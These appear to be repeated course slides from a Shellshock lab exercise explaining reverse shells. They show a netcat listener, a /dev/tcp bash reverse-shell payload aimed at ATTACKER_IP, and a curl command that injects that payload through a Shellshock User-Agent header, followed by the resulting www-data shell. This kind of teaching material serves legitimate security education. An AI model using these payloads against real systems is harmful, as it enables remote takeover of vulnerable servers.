
# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine




# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine




# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine




# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```


```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Netcat is listening on  
port 80



# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```


```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnc 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an **interactive bash shell** on the server

Whose input (**stdin**) comes from a TCP connection,


And whose output (**stdout** and **stderr**) goes to the same TCP connection

> output  
< input

0 = stdin  
1 = stdout  
2 = stderr

# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



Attacker terminal #1: Use netcat to run a simple server so we can receive output from hijacked server

```
$ nc -lnc 9090
```

```
[09/27/22] seed@VM:~$ nc -lnv 9090  
Listening on 0.0.0.0 9090
```

Attacker terminal #2: Craft a payload that creates a reverse shell (back to attacker terminal 1)

```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

start an **interactive bash shell** on the server

Whose input (**stdin**) comes from a TCP connection,


And whose output (**stdout** and **stderr**) goes to the same TCP connection

> output  
< input

0 = stdin  
1 = stdout  
2 = stderr

# Reverse Shell

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine



```
$ /bin/bash -i > /dev/tcp/ATTACKER_IP/ATTACKER_PORT 0<&1 2>&1
```

```
[09/27/22] seed@VM:~/.../02_shellshock$ curl -A "() { ;; }; /bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

**(Other attacker terminal)**

```
[09/27/22] seed@VM:~$ netcat -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 49624
bash: cannot set terminal process group (31): Inappropriate ioctl for device
bash: no job control in this shell
www-data@6bd166de3315:/usr/lib/cgi-bin$
```

We have a shell!

```
www-data@6bd166de3315:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@6bd166de3315:/usr/lib/cgi-bin$
```